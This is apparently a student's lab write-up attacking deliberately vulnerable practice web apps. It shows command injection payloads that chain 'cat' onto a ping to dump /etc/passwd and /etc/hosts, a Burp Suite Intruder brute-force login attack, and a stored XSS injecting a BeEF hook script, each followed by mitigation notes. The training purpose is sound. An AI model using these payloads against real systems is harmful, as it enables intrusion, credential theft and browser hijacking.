

Web Application 1: *Your Wish is My Command Injection*

1. This page is a new web application built by Replicants in order to enable their customers to ping an IP address. The web page will return the results of the ping command back to the user.

Complete the following steps to walkthrough the intended purpose of the web application.

- Test the webpage by entering the IP address 8.8.8.8. Press Submit to see the results display on the web application.

Ping a device

Enter an IP address:

Submit

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=24.264 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=24.727 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=24.459 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=23.997 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 23.997/24.362/24.727/0.267 ms
```


```
sysadmin@UbuntuDesktop:~$ ping 8.8.8.8 && cat ../../../../../../etc/passwd
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=24.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=23.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=24.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=114 time=23.8 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=114 time=24.2 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=114 time=23.9 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=114 time=23.7 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=114 time=24.1 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=114 time=23.2 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=114 time=24.0 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=114 time=23.7 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=114 time=23.8 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=114 time=23.8 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=114 time=24.0 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=114 time=24.0 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=114 time=24.2 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=114 time=22.7 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=114 time=24.5 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=114 time=23.8 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=114 time=24.2 ms
64 bytes from 8.8.8.8: icmp_seq=21 ttl=114 time=23.8 ms
^C
--- 8.8.8.8 ping statistics ---
21 packets transmitted, 21 received, 0% packet loss, time 20036ms
rtt min/avg/max/mdev = 22.782/23.930/24.543/0.426 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

- Behind the scenes, when you select Submit, the IP you type in the field is *injected* into a command that is run against the Replicants webserver. The specific command that ran on the webserver is `ping <IP> and 8.8.8.8` is

the field value that is injected into that command.

- This process is no different than if we went to the command line and typed that same command: ping 8.8.8.8

2. Test if we can manipulate the input to cause an unintended result.



The screenshot shows a web interface with the title "Ping a device". Below the title is a form with the label "Enter an IP address:" followed by a text input field and a "Submit" button. Below the form, the output of a ping command is displayed in red text. The output shows a successful ping to 8.8.8.8 with 56 data bytes, 4 packets transmitted, and 0% packet loss. The output also includes the path /var/www/html/vulnerabilities/exec.

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=23.732 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=23.442 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=24.022 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=24.262 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 23.442/23.864/24.262/0.308 ms
/var/www/html/vulnerabilities/exec
```

3. This type of injection attack is called **Command Injection**, and it is dependent on the web application taking user input to run a command against an operating system.
4. Now that you have determined that Replicants new application is vulnerable to command injection, you are tasked with using the dot-dot-slash method to design two payloads that will display the contents of the following files:
 - /etc/passwd
 - /etc/hosts
5. **Hint:** Try testing out a command directly on the command line to help design your payload.
6. **Deliverable:** Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.

For /etc/passwd from website



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection**
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=24.462 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=24.691 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=24.149 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=24.060 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 24.060/24.340/24.691/0.251 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

From command line:

```
root@19cb6d44ce9e:/var/www/html/vulnerabilities/exec# ping 8.8.8.8 && cat ../../../../etc/passwd
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=23.732 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=23.723 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=27.565 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=24.112 ms
^C--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 23.723/24.783/27.565/1.614 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
root@19cb6d44ce9e:/var/www/html/vulnerabilities/exec#
```

For /etc/hosts/ from website



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=26.261 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=29.814 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=28.805 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=28.082 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 26.261/28.240/29.814/1.298 ms
127.0.0.1      localhost
::1          localhost ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
192.168.13.25 19cb6d44ce9e
```

From Command Line

```
root@19cb6d44ce9e:/var/www/html/vulnerabilities/exec# ping 8.8.8.8 && cat ../../../../etc/hosts
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=26.681 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=26.749 ms
^C--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max/stddev = 26.681/26.715/26.749/0.034 ms
127.0.0.1      localhost
::1          localhost ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
192.168.13.25 19cb6d44ce9e
```


Mitigation Strategies:

- Avoid any calls from the command line. Use API's only wherever possible
- Establish Input Validation. Improper sanitation of inputs results in vulnerabilities like the ones listed above. White-list specific inputs such as pre-approved ones and also remove the use of certain characters commonly used as parts of commands such as "!" "&" " " " "

- Finally, restrict the number of users who can access the database and secure important directories where sensitive information is stored

Web Application 2: *A Brute Force to Be Reckoned With*

- Use the web application tool **Burp Suite**, specifically the **Burp Suite Intruder** feature, to determine if any of the administrator accounts are vulnerable to a brute force attack on this web application.
 - You've been provided with a list of administrators and the breached passwords:
 - List of Administrators
 - Breached list of Passwords
 - Hint: Refer back to the Burp Intruder activity 10_Brute_Force from Day 3 for guidance.
2. **Deliverable:** Take a screenshot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.
- From the terminal execute the command “sudo burpsuite” to launch the Burp Suite Application. The container launched for the beginning of this assignment will be used again so ensure that it is still running. If not, run “docker-compose up” once again.



Ensure that the appropriate Burp settings on FoxyProxy are enabled.

- Next, we're going to ensure that it is working properly
 - Enter username: test-user
 - Enter password: password

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.




Login:

Password:

- In burp suite, select “proxy” then “Intercept”. From the web page, submit the login credentials and then drop the intercepted packets until you identify the packet with the login information like shown below

Request to http://192.168.13.35:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex   

```
1 POST /ba_insecure_login_1.php HTTP/1.1
2 Host: 192.168.13.35
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Connection: close
10 Referer: http://192.168.13.35/ba_insecure_login_1.php
11 Cookie: security_level=0; PHPSESSID=oqm6k4olooigvc06gn680oqfm7
12 Upgrade-Insecure-Requests: 1
13
14 login=test-user&password=password&form=submit
```

- From here, return the Burp Suite tool and select the “Intruder” tab which is located right next to the “Proxy” tab. Once here, input the IP of the target, our bwapp website, and the relevant port

Dashboard	Target	Proxy	Intruder	Repeater
1 x	2 x	...		
Target	Positions	Payloads	Resource Pool	Options

Attack Target

Configure the details of the target for the attack.

Host:

Port:

☐ Use HTTPS

- Next we need to specify to Burp Suite what positions we are going to target for our Brute Force Attack. Select the “Positions” tab at the top

Target	Positions	Payloads	Resource Pool	Options
<p>Payload Positions</p> <p>Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.</p> <p>Attack type: Sniper</p> <div> <pre> 1 POST /ba_insecure_login_1.php HTTP/1.1 2 Host: 192.168.13.35 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 45 9 Connection: close 10 Referer: http://192.168.13.35/ba_insecure_login_1.php 11 Cookie: security_level=0; PHPSESSID=oqm6k4olooigvc06gn680oqf75 12 Upgrade-Insecure-Requests: 1 13 14 login=test-user&password=password&form=submit </pre> <div> <p>Add \$</p> <p>Clear \$</p> <p>Auto \$</p> <p>Refresh</p> </div> </div>				

- Next, select “Clear” on the right hand side. Then select “Add” and highlight “test-user” and “password” specifically the password on the right side of the “=” sign
- Select “Attack Type” at the top and switch to “Cluster Bomb”

Target	Positions	Payloads	Resource Pool	Options
<p>Payload Positions</p> <p>Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.</p> <p>Attack type: Cluster bomb</p> <div> <pre> 1 POST /ba_insecure_login_1.php HTTP/1.1 2 Host: 192.168.13.35 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 45 9 Connection: close 10 Referer: http://192.168.13.35/ba_insecure_login_1.php 11 Cookie: security_level=0; PHPSESSID=oqm6k4olooigvc06gn680oqf75 12 Upgrade-Insecure-Requests: 1 13 14 login=test-user&password=password&form=submit </pre> <div> <p>Add \$</p> <p>Clear \$</p> <p>Auto \$</p> <p>Refresh</p> </div> </div>				

- Now we select “Payload” tab at the top to specify a payload
- A list of usernames and passwords were provided to us so we will input those
- The “Payload Set” corresponds the highlighted positions in the image above and in what order they were highlighted
 - Since the login credentials of “test-user” was highlighted first, this is Payload set 1

Target Positions **Payloads** Resource Pool Options

⑦ **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 10
 Payload type: Simple list Request count: 0

⑦ **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate
Add

superman
loislane
spiderman
jennyjones
tonystark
timtom
peterparker
clarkkent
michaelsmith
henryhacker

Enter a new item

Add from list ... [Pro version only]

- Add all the usernames for payload set 1

Target Positions **Payloads** Resource Pool Options

⑦ **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 10
 Payload type: Simple list Request count: 100

⑦ **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate
Add

Up, up and away!
Avengers Assemble
Cowabunga!
Here I come to Save the Day
With great power comes great responsibility
You wouldn't like me when I'm angry
Courage is immortal
I am Iron Man
His Past. Our future
Change is coming

Enter a new item

Add from list ... [Pro version only]

- Add all the passwords for payload set 2
- Reminder that copying them and then selecting “paste” on the Burp Suite app will auto arrange them. Pay attention to if the proper symbols were transferred over as well
- Once all is set up, select “Start Attack” on the top right corner

2. Intruder attack of 192.168.13.35 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
67	peterparker	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
68	clarkkent	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
69	michaelsmith	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
70	henryhacker	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
71	superman	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
72	loislane	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
73	spiderman	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
74	jennyjones	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
75	tonystark	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11827	
76	timtom	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
77	peterparker	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
78	clarkkent	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
79	michaelsmith	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
80	henryhacker	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	

Request Response

Pretty Raw Hex Render

```

        Password:
        </label>
        <font color="white">
        I am Iron Man
        </font>
        <br />
75      <input type="password" id="password" name="password" size="20" />
        </p>
76
77      <button type="submit" name="form" value="submit">
        Login
        </button>
78
79      </form>
80
81      </br >
82      <font color="green">
        Successful login! You really are Iron Man :)
        </font>
83    </div>

```


- Once the attack is completed, sift through the “Response” of each to find which username and password combination was successful
- Request 75 with username “tonystark” and password “I am Iron Man” yields a response down at line 82 of “Successful login! You really are Iron Man :)”

Mitigation Strategies

- Lock accounts after a fixed number of attempts to login
- Increase the length and complexity of Usernames and Passwords and increase the frequency of changing the passwords
- Blacklist IP addresses from the same source attempting multiple logins that are not part of the organization
- Implement Brute force site scanners and review logs to assess if an attack was attempted

Web Application 3: *Where's the BeEF?*


1. Now that you know how to use the BeEF tool, you'll use it to test the Replicants web application. You are tasked with using a stored XSS attack to inject a BeEF hook into Replicants' main website.
 - Task details:
 - The page you will test is the Replicants Stored XSS application which was used the first day of this unit: http://192.168.13.25/vulnerabilities/xss_s/
 - The BeEF hook, which was returned after running the `sudo beef` command was: <http://127.0.0.1:3000/hook.js>
 - The payload to inject with this BeEF hook is: `<script src="http://127.0.0.1:3000/hook.js"></script>`
 - When you attempt to inject this payload, you will encounter a client-side limitation that will not allow you to enter the whole payload. You will need to find away around this limitation.
 - **Hint:** Try right-clicking and selecting "Inspecting the Element".
 - Once you are able to hook into Replicants website, attempt a couple BeEF exploits. Some that work well include:
 - Social Engineering >> Pretty Theft
 - Social Engineering >> Fake Notification Bar
 - Host >> Get Geolocation (Third Party)
2. **Deliverable:** Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.



Here we used the name “Rook” with a specified payload of:

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

Trouble is, the message is cut off telling me something is doing so. Let's take a look.



Looks like our character length is limited to 50, just short of what we need to write our script. So we're going to edit this to allow our script to execute. Let's change the number to allow "80" characters or simply remove it entirely.

Vulnerability: Stored Cross Site Scripting

Name *

Message *

```

<div id="container">
  <div id="header"></div>
  <div id="main_menu"></div>
  <div id="main_body">
    <div class="body_padded">
      <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
      <div class="vulnerable_code_area">
        <form method="post" name="guestform" ""> <input type="button" value="event">
          <table width="550" cellspacing="1" cellpadding="2" border="0">
            <tbody>
              <tr>
                <td width="100">Message *</td>
                <td>
                  <textarea name="mtxMessage" cols="50" rows="3"
                    maxlength="80"></textarea>
                </td>
              </tr>
            </tbody>
          </table>
        </td>
      </tr>
    </tbody>
  </div>
</div>


```

It will now accept our script. The hooked DVWA website will now showup under our “Online Browsers” in the BeEF Control Panel

